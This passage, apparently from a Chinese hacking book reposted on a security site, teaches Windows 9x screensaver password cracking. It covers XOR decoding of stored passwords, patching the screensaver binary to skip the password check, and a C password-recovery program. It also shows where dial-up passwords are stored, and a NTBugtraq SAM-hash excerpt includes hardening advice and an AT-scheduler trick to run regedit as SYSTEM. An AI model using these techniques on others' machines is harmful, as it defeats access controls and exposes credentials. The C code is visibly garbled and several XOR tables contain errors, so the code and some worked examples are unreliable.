免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。

现在，你知道 00000100 的第一部分被用来对口令进行解密？但是第二部分，将不同了。因此，第二部分的 C 也必须变为 4，因此：

```
C= 00001100
   ????????
  ________ <— XOR
4= 00000100
```

在实施 XOR，你能够得到

```
C= 00001100
   00001000
  ________ <— 我们得到加密的格式从第一个加密的字符
4= 00000100
```

因此，我们现在知道了 D 是如何通过加密形式变为 0C 的，第二部分使用了 00001000。

因此，我们必须检查它实际的工作原理，将你的口令更改为“ERIKA”，储存在 user.dat 的字符将是 0DBC3F5626。这里，0D = E。

检查一下

```
0= 00000000
   00000100<—发现加密格式
  ________ <— XOR
00000100<—4!

D= 00001101
   00001000<—发现加密格式
  ________ <— XOR
00000101<—5!
```

将两个答案组合在一起，你将会得到 45!，45hex 就是 ASCII 的字符 E!!，就像“ERIKA”!一样，我们现在知道如何破解第一个字母/数字。现在，我将简单地重复一遍。

第一部分的口令是 DOPE，第一个字符是“D”，“D”被加密为“0C”。我们知道这些字符表示 hex 进制的 ACSII 代码“D”。因此，这意味着 0C 会变成 44。我们使用 XOR 表格，将 0 转变为 4，使用 00000100，而将 C 转变为 4，使用 00001000。这意味着如果你不知道加密的口令，但是在字符串的前两个字符中发现“0D”，你需要使用相同的二进制数 00000100 和 00001000。因此，你需要将 0 转变为 4，这个就是逻辑，D 转变为 5，使用 000010001.7

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。

加密口令：

09 AC 35 59 22 2F E6 53 33 C6 0C B4 19 DB

解密……

[09] AC 35 59 22 2F E6 53 33 C6 0C B4 19 DB

0=
00000000
00000100 <—我们发现只有一个 1
_____ XOR
00000100 = 4

9=
00001001
00001000 <— 只有一个 1
_____ XOR
00000001 = 1

09 = 41 = A

口令是：A

09 [AC] 35 59 22 2F E6 53 33 C6 0C B4 19 DB
A =
00001010
00001110 <—你不需要知道这些？
_____XOR
00000100 = 4

C =
00001100
00000010 <—你不需要知道这些？
_____XOR
00000010 = 2

AC = 42 = B
口令是：AB

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书藉，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。

09 AC [35] 59 22 2F E6 53 33 C6 0C B4 19 DB
3 =
00000011
00000111 <—你不需要知道这些?
_____XOR
00000100 = 4

5 =
00000101
00000110 <—你不需要知道这些?
_____XOR
00000011 = 3

35 = 43 = C
口令是：ABC

09 AC 35 [59] 22 2F E6 53 33 C6 0C B4 19 DB
5 =
00000101
00000001
_____XOR
00000100 = 4

9 =
00001001
00001101
_____XOR
00000100 = 4

59 = 44 = D
口令是：ABCD

09 AC 35 59 [22] 2F E6 53 33 C6 0C B4 19 DB
2 =
00000010
00000110
_____XOR
00000100 = 4

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。

C =
00000010
00000111

00000101 = 5

22 = 45 = E
口令是：ABCDE

09 AC 35 59 22 [2F] E6 53 33 C6 0C B4 19 DB
2 =
00000010
00000110
_____XOR
00000100 = 4

F =
00001111
00001001
_____XOR
00000110 = 6

2F = 46 = F
口令是：ABCDEF

09 AC 35 59 22 2F [E6] 53 33 C6 0C B4 19 DB
E =
00001110
00001010
_____XOR
00000100 = 4

6 =
00000110
00000001
_____XOR
00000111 = 7

E6 = 47 = G

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书藉，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。

口令是：ABCDEFG

09 AC 35 59 22 2F E6 [53] 33 C6 0C B4 19 DB
5 =
00000101
00000001
_____XOR
00000100 = 4

3 =
00000011
00001011
_____XOR
00001000 = 8

53 = 48 = H
口令是：ABCDEFGH

09 AC 35 59 22 2F E6 53 [33] C6 0C B4 19 DB
3 =
00000011
00000111
_____XOR
00000100 = 4

3 =
00000011
00001010
_____XOR
00001001 = 9

33 = 49 = I
口令是：ABCDEFGHI

09 AC 35 59 22 2F E6 53 33 [C6] 0C B4 19 DB
C =
00001100
00001000
_____XOR

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书藉，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。

00000100 = 4

6 =
00000110
00001100
_____XOR
00001010 = A

C6 = 4A = J
口令是：ABCDEFGHIJ

09 AC 35 59 22 2F E6 53 33 C6 [0C] B4 19 DB
0 =
00000000
00000100
_____XOR
00000100 = 4

C =
00001100
00000111
_____XOR
00001011 = B

0C = 4B = K
口令是：ABCDEFGHIJK

09 AC 35 59 22 2F E6 53 33 C6 0C [B4] 19 DB
B =
00001011
00001111
_____XOR
00000100 = 4

4 =
00000100
00001000
_____XOR
00001100 = C

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。

B4 = 4C = L
口令是：ABCDEFGHIJKL

09 AC 35 59 22 2F E6 53 33 C6 0C B4 [19] DB
1 =
00000001
00000101
_____XOR
00000100 = 4

9 =
00001001
00000100
_____XOR
00001101 = D

19 = 4D = M
口令是：ABCDEFGHIJKLM

09 AC 35 59 22 2F E6 53 33 C6 0C B4 19 [DB]
D =
00001101
00001001
_____XOR
00000100 = 4

B =
00001011
00000101
_____XOR
00001110 = E

DB = 4E = N
全部的口令：ABCDEFGHIJKLMN

我们将全部的 14 个加密字符进行解密分析。你能够看到我使用的解密方式。但是，从开始起，这是一个完整的解密格式。

字符串的序号 1　　加密口令的第一位字符　　2nd

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。

1	00000100	00001000
2	00001110	00001110
3	00000111	00000110
4	00000001	00001101
5	00000110	00000111
6	00000110	00001001
7	00001010	00000001
8	00000001	00001011
9	00000111	00001010
10	00001000	00001100
11	00000100	00000111
12	00001111	00001000
13	00000101	00000100
14	00001001	00000101

再举一个例子，这时，我会显示如何显示打印的格式，如何对不知道的口令进行解密。如果你已经理解原理，可以跳过这部分，阅读以下部分，让我们继续；

加密的口令：

18A1394D

你可以看到有 8 个字符的长短。

1 = 00000001
0000100 <— 按照以上格式的 1，1 位置寻找
_____XOR
00000101 —> 5

8 = 00001000
00001000 <—1，2 的格式位置
_____XOR
00000000 —> 0

组合这两个解，你将会得到 50h(ex)，ASCII 字符的“P”，好的，第二部分；

A = 00001010
00001110 <— 2，1 位置

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。

_____XOR
00000100 —> 4

1 = 00000001
00001110 <—2，2 位置
_____XOR
00001111 —> F
组合这两个解，你将会得到 4Fh(ex)，ASCII 字符的‘O’，好的，第三部分；

3 = 0000011
00000111 <— 格式
_____XOR
00000100 —> 4

9 = 00001001
00000110
_____XOR
00001111 —> F
组合这两个解，你将会得到 4Fh(ex)，ASCII 字符的‘O’，好的，下一个第四部分；

4 = 00000100
00000001
_____XOR
00000101 —> 5

D = 00001101
00001101
_____XOR
00000000 —> 0
你将会得到 50h = “P”，因此得到口令 POOP。

以上的处理并不是必须的，有一个简单的方法可以破解这个屏保安全。首先，你需要找到当前屏保使用的是哪个口令保护。在桌面上右击鼠标，选择属性，点击屏保程序，通过下拉菜单选择屏保程序（哪一个口令是保护的屏保程序），我假设当前的屏保程序是穿越星空。现在，转到 DOS 提示符，通过输入启动 Microsoft 的编辑器：

C:\windows>edit /70

/70 说明了每行只能显示 70 个字符，这个设置可以方便阅读，否则要不断地右击滚动

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。

条，无论如何，在你启动这个编辑器之前，你需要通过 cd 系统命令达到 c:\windows\system 目录，现在，记住所有的屏保程序的扩展名为.src。因此，通常情况下，所有注册的或安装屏保程序储存在 c:\windows\system\目录下，你需要浏览所有的屏保程序，并记住当前屏保程序的文件名，接着输入以下命令：

键入 dir/p *.src 命令显示所有的屏保程序文件。

```
C:\WINDOWS\SYSTEM>dir/p *.src

 Volume in drive C has no label
 Volume Serial Number is 231C-00F6
 Directory of C:\WINDOWS\SYSTEM

BLANKS~1 SCR      9,728    05-11-98  8:01p  Blank Screen.scr
MYSTIF~1 SCR     21,504    05-11-98  8:01p  Mystify Your Mind.scr
FLYING~1 SCR     14,848    05-11-98  8:01p  Flying Windows.scr
FLYING~2 SCR     16,384    05-11-98  8:01p  Flying Through Space.scr
CURVES~1 SCR     16,896    05-11-98  8:01p  Curves and Colours.scr
3DFLYI~1 SCR    203,104    05-11-98  8:01p  3D Flying Objects.scr
3DMAZE~1 SCR    478,128    05-11-98  8:01p  3D Maze.scr
3DPIPR~1 SCR    161,040    05-11-98  8:01p  3D Pipes.scr
3DTEXT~1 SCR    121,456    05-11-98  8:01p  3D Text.scr
3DFLOW~1 SCR     94,112    05-11-98  8:01p  3D Flower Box.scr
SCROLL~1 SCR     18,944    05-11-98  8:01p  Scrolling Marquee.scr
SPORTS   SCR     38,400    05-11-98  8:01p  Sports.scr
TRAVEL   SCR     38,400    05-11-98  8:01p  Travel.scr
JUNGLE   SCR     38,912    05-11-98  8:01p  Jungle.scr
WINDOW~2 SCR    102,912    05-11-98  8:01p  Windows 98.scr
SCIENCE  SCR    101,888    05-11-98  8:01p  Science.scr
INSIDE~2 SCR     38,400    05-11-98  8:01p  Inside your Computer.scr
SPACE    SCR     38,912    05-11-98  8:01p  Space.scr
MYSTERY  SCR     38,400    05-11-98  8:01p  Mystery.scr
BASEBALL SCR     38,912    05-11-98  8:01p  Baseball.scr
THE60`~25CR     101,888    05-11-98  8:01p  The 60`s USA.scr
LEONAR~2 SCR     38,400    05-11-98  8:01p  Leonardo da Vinci.scr
THEGOL~2 SCR     38,400    05-11-98  8:01p  The Golden Era.scr
DANGER~2 SCR     38,400    05-11-98  8:01p  Dangerous Creatures.scr
NATURE   SCR     38,400    05-11-98  8:01p  Nature.scr
UNDERW~2 SCR     38,912    05-11-98  8:01p  Underwater.scr
      26 file(s)      1,925,680 bytes
       0 dir(s)      91,197,440 bytes free
```


溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。

最后一列包括 Windows 用户的屏保程序名称，但是我们感兴趣的是第一列的真实的屏保名，这是需要编辑的文件。因此，首先需要在最后一列中找到使用名称，根据使用名称找到实际名称。按照这种方式，FLYING~2.src 是我们打算破解的穿越星空的实际文件名。无论如何，返回编辑器，一旦启动文件，点击文件→打开，打开文件：

c:\windows\system\screensavername.src

这会出现蓝色的屏幕，MSDOS 编辑器已经打开了屏保程序文件。屏幕上充满奇怪的字符和机器语言。

如果按照以上的步骤操作，让我们开始解释你看到的内容。

这个屏幕将会充满像星号、人脸和其他一些不认识的符号。然而，实际上你看到的每一个符号都有一个实际的值，你可以在屏幕的右下角看到数值：###。

为了了解每个字符代表什么意思。将光标移动到字符上，可以在屏幕的右下角看到字符的数值：###

在底部，你可以看到####的一行，它提供了行号，你不能编辑这些符号，但是能够编辑文件中部分的不能识别的字符和你能够理解的文本。无论如何，我们不能不关注这些能够理解的内容，我们攻击屏保程序的提示符信息。现在，搜索字符串，VerifyScreenPwd，或如果没有发现这个字符串，你可以搜索以下字符串：verifyScreenSave。

无论你试图作什么事情？当口令保护运行时，这一行指向屏保程序的口令。因此，如果这个参考或调用不在这里，Windows 就不会显示提示符。但是在编辑之前，需要记住原来的内容：你必须注意在 explorer.exe 文件中，文本之间有空间。现在，这个空白不是空格键产生的。而是在 explorer 文件中，空格键的值即出现在屏幕上的空格值，如果点击空格栏，是 32，和空格的值，在 explorer 中字符间是 0。如果在字母之间没有空格，会看起来不整齐。

文件中字符的总数不会改变，否则文件将被破坏，不能正常工作。

因此，为了明白这个道理，可以删除完整的字符。

VerifyScreenSavePwd

将它代替为 VarifyScreenSavePwd

注意：第二个字母由 a 代替 e。在这个操作之后，下一次，Windows 将不会请求屏保口令操作了。一旦你的操作完成，请将字符修改为 VerifyScreenPwd。

如果你认为以上的做法太麻烦，我有另外的方法，我写了一个紧凑的 C 程序，可以返回屏保口令：

```
#include <stdio.h>
#include <stdlib.h>
#include <string.h>
unsigned char matrix[256+2];
unsigned char matgut[256+2];
unsigned char mystery[4]={ 0xb2, 0xdc, 0x90, 0x8f};
unsigned char h1;
unsigned char pa[79], passwd[80];
```


溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。

```
unsigned char tofind[30];
int h2=4;
unsigned int lentofind;
int len;
void fixmatrix()
{
    unsigned char orig, mys, help1, last;
int i,j, help2;
    for(i=0; i<256; i++)
        matrix[i]=i;
    matrix[256; matrix[256+1]=0;
    h1=0; last=0;
    for(j=0;j<256;j++) {
        orig=matrix[j];
        mys=mystery[h1];
        help2=(mys+last+matrix[j] & 0xff;
        help1=matrix[help2];
        matrix[j]=help1;
        matrix[help2]=orig;
        last=help2;
        h1++; h1=h1%4;
    }
    memcpy(matgut, matrix, sizeof(matrix));
}
void check(char *test)
{
    unsigned char help1, oldh2;
    int i;
    strcpy(passwd, test);
    strcpy(pa, passwd)
    len=strlem(pa);
    memcpy(matrix, matgut, sizeof(matrix));
    h1=0; h2=0
    for(i=0;i<len;i__)
    {
        h1++; h1=h1&0xff;
        oldh2=matrix[h1];
        h2=(h2+matrix[h1]) & 0xff;
        help1=matrix[h1];
```


溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书藉，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。

```
            matrix[h1]=matrix[h2];
            matrix[h2]=help1;
            help1=(matrix[h1]+oldh2) & 0xff;
            help1=matrix[help1];
            pa[i]^=help1;
        }
    }
    int is_ok(char a)
    {
        if((a<= '9')&&(a>= '0'))
            return 1;
        else if ((a<= 'F') &&(a>= 'A'))
            return 1;
        else
            return 0;
    }
    int nibble(char c)
    {
        if((c>= 'A' && (c<= 'F'))
            return (10+c- 'A');
        else if((c>= '0') && (c<= '9'))
            return (c- '0');
    }
    void parse(char *inpt)
    {
            char *tok;
            char num[2]
            lentofind=0;
            tok=strtok(inpt, "\t,\n");
            while(tok!=NULL) {
                num[0]=tok[0]; num[1]=tok[1];
                if ((!is_ok(num[0])) | | (!is_ok(num[1])))
                {
                        puts("Please type in strings like: b2,al,03");
                        exit(0);
                }
    tofind[lentofind++]=16*nibble(num[0])+nibble(num[1]);
                tok=strtok(NULL, "\t,\n");
        }
```


溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。

```
        tofind[lentofind]=0;
}
int hex(char *str)
{
        return (str[0]- '0')*16+(str[1]- '0');
}
void main()
{
        unsigned int i;
int j,n=0,odd=0;
unsigned char tst[80];
char inpt[120];
char ascii[120];
char temp[3];
char ans;
fixmatrix();
printf("\n\n");
do
{
                prinf("Are the codes in hex or SCII [h/a]?");
                ans = getchar();
                getchar();
        } while(tolower(ans) ! = 'h' && tolower(ans) ! = 'a');
        tolower(ans) = = 'a';
        if(tolower(ans) = = 'a')
        {
                printf("Type the codes separated by commas (ASCII):\n>");
                gets(ascii);
i=0;
do
{
                        tem[0]=ascii[i];
temp [1]=ascii[i+1];
temp [2]=NULL;
temp [n]=hex(temp);
                        n++;
odd + +;
if(odd % 2 = =0 && i+3<=strlen(ascii))
{
```


溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。

```
                    inpu[n]= ‘,’;
    n++;
    }
    i+=3;
            }while(i<=strlen(ascii));
    inpt[n]=NULL;
            printf(“The hex values of the password are: %s\n”, inpt);
        }
        else
        {
            printf(“Type code separated by commas (in hex)?:\n>”);
            gets(inpt);
        }
        for (i=0;i<strlen(inpt);i++)
            inpt[i]=toupper(inpt[i]);
        parse(inpt);
        for(i=0; i<lentofind; i++)
            tst[i]= ‘A’
        tst[lentofind]=0;
        for(i=0; i<lentofind; i++)
        {
            for(j= ‘’; j<= ‘Z’; j++)
            {
                tst[i]=j;
                check(tst);
                if(pa[i]= = tofind[i])
                    break;
            }
        }
        printf(“Your Passwork is” %s\n”, tst);
        exit(0);
        }
```

Internet 连接口令

你可能十分地惊讶，当你在拨号链接对话框中选择保存口令选项时，Internet 链接口令保存在什么地方？

好的，这个口令储存在注册表的如下注册表主键中：

HKEY_CURRENT_USER\RemoteAccess\Profile\<connection name>

如果你在注册表编辑器中看到以上主键，它可能不容易理解。如果你能够理解主键的内容，那么你就能够编辑这个主键，你可以将这个主键的内容输出到记事本程序中。口令

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。

利用二进制储存，首先需要转化为 ASCII 的明文，然后才能阅读。

Windows NT 口令

你可能已经知道了，Win9x 的加密算法是多么脆弱，在 Win9x 下破解 Windows 的登录口令是非常容易的，而 NT 是完全不同的。

首先，让我们看看，口令在 NT 中是如何储存的。第一，口令没有加密，而是使用 RSA 哈希函数对口令散列化，通过这个算法的散列文本非常难以理解，一旦散列化后，它就会被储存在 NT 的注册表中。随着这种坚固的储存技术，加上各种各样的安全工具的推出，使得系统更加安全……Service Pack 2 带有的 DLL 可以确保系统管理员明白，他使用的口令足够的安全和坚固。可以通过配置用户管理确信用户的口令满足一定的条件，例如，可以通过检查使用口令的最小长度。

如果你真的打算了解有关 NT 所有的安全性内容，你应该收集 NTBugtraq 文档并加入他们的邮件列表。NTBugtraq 文档是 NT 安全信息的综合和完全的文档。可以通过浏览 www.ntbugtraq.com获得它们。这个网站包括所有的有关 NT 的内容，包括掩盖和 hash 口令的算法。这里设有不同的获得 NT 的管理员权限。我不会注意到所有的信息，只关注感兴趣的内容……Sam 攻击。如果你打算了解所有的破解 NT 的方法，你必须阅读 BugTrap 文档。

SAM 攻击

下面的文章从 BugTraq 文档中节选。

由 Russ Cooper 著 –7/22/1998

为了避免误解，我已经纠了正文档中部分加密术语的错误，此外，还推荐一些附录部分。在 http://ntbugtraq.ntadvice.com/default.asp?sid=1epid=47epid=15 可以看到文档的升级提示。

当有重大的事件发生时，会在列表上通知。

近来，系统预定的 hash NT。已经发布用户的 ID 口令的混淆算法，这导致了 Windows NT 系统相对安全的大讨论。这篇文章主要提供给系统管理员充分的信息，理解该算法可以使你确信利用你的系统。

问：有关这种算法的所有情况？

当一个口令储存在 Windows NT，它可以按照 hashed 格式储存。明文口令首先使用 RSA MD4 hash 函数。然后再次使用一个算法再次混淆（这个算法现在已经发布了）。一旦混淆，它就可以储存在注册表中。口令的 hashed MD4 版本（通常明文是不可逆的），这个算法创建有效的挑战，对于他的用户 ID。因此，应该得到访问这个数值，当用户 ID 不能明文的口令，它也可能链接到 NT 的资源验证。由于去混淆的方法已经被发布了，由于它可能观看的关键是储存的 hashed 的口令，它可能这样做。

但是必须首先泄漏一些管理员账户？

答：是的，Les Landau 很快就指出，当紧急修护盘更新时，整个安全访问管理（SAM）数据库备份。由于对 ERD 升级，这是一个好的习惯，假设你的 SAM 已经备份了。在默认情况下，备份的 SAM 文件被储存在%systemroot%\repair\sam._文件中。这个默认目录允许

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书藉，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。

组内的每个用户访问。他可能通过这个文件，而不是从注册表中返回 hashed 口令。注册表需要管理员，管理员组，或备份操作权限，为了访问口令密钥。备份的 SAM 在\repair 目录中。给予根目录的不约束访问就不是一个好的习惯，你的%systemroot%目录公开，系统文件就容易被操纵。默认的，这些目录不能够利用，在网上的任何用户，而不是管理员。管理员组的成员，或备份操作，因此，如果你允许其他的用户访问，或者在机器上记录日志，或创建一个对机器的驱动器共享其他操作，这样会变危险的。所有的这些情景都是推荐的安全隐患。参考#1 的以下细节，如何确保这个文件的安全。

问：好的，一旦我保护了 SAM 文件，接着我的机器被利用的唯一的办法就是管理员被愚弄？

答：管理员，管理员组的成员，备份操作以及任何其他获得备份和存储文件的权限的人，所有能够访问这个信息的文件。此外，任何开始调度服务的人都有可能察看这些实体（这些将在以下细节中解释），它会注释。然而，除了管理员和管理员组的成员有调度作业能力以外，绝对不允许一个系统员将权限授予服务操作组。最后，尽管我们对这个题目进行了大量的讨论，仍然有相当多的人意识到木马的威胁。当 Web 接口技术快速发展，愚弄管理员越来越容易了。双击不会运行一个程序，如果不接受认证后的代码而启动这些程序，将会启动木马。系统管理员请求进入用户的工作站，如果没有安全控制存在，有可能所有者会将程序放在“所有用户”启动组中。当他/她进入工作站时，他们会像管理员一样运行程序。

微软已经说过，他不得不强调，系统管理员 ID 应该严格控制，将每种可能情况降到最低。因此像备份操作账户，已经成为管理员组成员的用户也应该严格控制。大多数此类型的权限缺乏正确配置用户 ID。这样一些不是系统管理组成员的用户也可以访问资源。由于这些账户实际上没有限定能力（由于他们的目的和权限），他们必须被控制。

问：好的，但是我打算使用系统管理员组来使用这些账户，对于他们的日常工作？

答：显而易见，这是一个 NT 环境下的普通的状态，你应该改变它。如果你打算使用不信任的程序，利用以上的账户会有危险，你能够依靠审计，为了提醒你试图利用你的系统。不幸的是，由于你接受了危险，你可能不能防止利用。但是你可能发现，他们会发生。默认的审计，在 Window NT 默认情况下是关闭的。当安全事件出现时，为了记录安全事件，你可以启用它们。在下面的内容里，你将会发现这些指令的细节，如何建立安全审计，如何在这些特殊的地方访问包含口令的敏感数据。然而，仅仅审计是不够的。一旦启用，你不得不按规定的检查事件记录，而且能够理解这些事件的意义。此外，它应该理解当事件出现时，它们会被记录在机器上。他们不能通过一个域来发布。因此，如果你已经在多伦多有一个备份域名控制器，而你的主域名控制器在 lindsay，你需要从两个地方收集事件记录，并检查你的口令是否被侵犯。这些机器中的每一个机器都容易被攻击，造成危险。但是只有被攻击的机器才有安全审计事件。在 NT 上有不同的程序可以利用，可以是事件监视、收集和警告提示。不幸的是，所有这些都是有代价的，他们的开销与试图作这事件的大规模的手控环境相比，还是很小的。

RECOMMENDATION #1 –

如何确保%systemroot%\repair\sam._file 安全

默认情况下，SAM._文件和\repair 目录有以下的权限

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。

系统管理员：全部权限

任何人：可读

系统：全部权限

强力用户：改变

1：从 explorer 中，选择 SAM._文件高亮，右击，选择属性，安全，权限。删除这个文件的所有权限。

2．从 DOS 提示符下启动，运行以下内容：

cacls %systemroot%\repair\sam./D Everyone

这个可以去除组内每个成员对该文件的权限，确保没有其他权限（即从一个共享中继承权限）能够重载这个文件的权限。

3．无论你什么时候需要升级你的 ERD，首先需要从 DOS 提示符下启动以下内容

cacls %systemroot%\repair\sam._/T/G Administrator: C

这个将会授权系统管理员改变权限，当 ERD 的升级时。

4．一旦 ERD 已经升级，从以下的 DOS 提示符中实施；

cacls %systemroot%\repair\sam._/E/R Administrators

这个会再次删除管理员的权限。

RECOMMENDATION #2 –

如何能够审计注册表中的主键

1．首先，你能够确信审计已经启用了。开始用户管理、策略、审计和点击“审计这些事件”。

2．默认情况下，Windows NT 在系统中不会识别任何用户或用户组审计任何的对象。审计能够添加性能，增强系统依靠可利用的资源，因此，应该确定审计的人和内容。

一个完全有关 Windows NT 的审计的描述，我推荐微软出版的“windows NT – Guidelines for Security, Audit, and Control ”，ISBN 1-55615-814-9。

尽管这是一个标题，它是一个复合的审计。由于缺少这个例子，我们检查每个成功和失误的检查框。

3．关闭对话框。

4．这是一个常见的小技巧，当以管理员身份登录，作为系统账户启动调度服务，一旦设置，将开始调度服务。

5．检查时间和打开 DOS 提示符。在 DOS 提示符中，输入以下内容：

在 22:48/ 交互”reged32.exe”，这里的 22：48 替换当前的时间加 1 分钟（或 2 分钟或任何你打算添加的时间；可以输入到命令行中）。

6．在指定的时间内，regedt32.exe 将会启动并显示在桌面上。这个典型的 regedt.exe 文件会运行在用户系统的安全模式下，以这样的身份，你可以看到完全的注册表，在 SAM 文件中的每一个主键和安全树。在这里要小心，当一个程序作为 SYSTEM 而运行时，要非常的注意，它会试图使用空的信任的会话。空的会话支持已经被禁用了，在 Windows NT3.1 版本之后，而且，任何试图链接到非本地资源作为安全内容的企图将会失败。一个系统管理员通过注册表支持空会话，但是这样的配置是强烈禁用的。

溜客安全网 WwW.176Ku.CoM

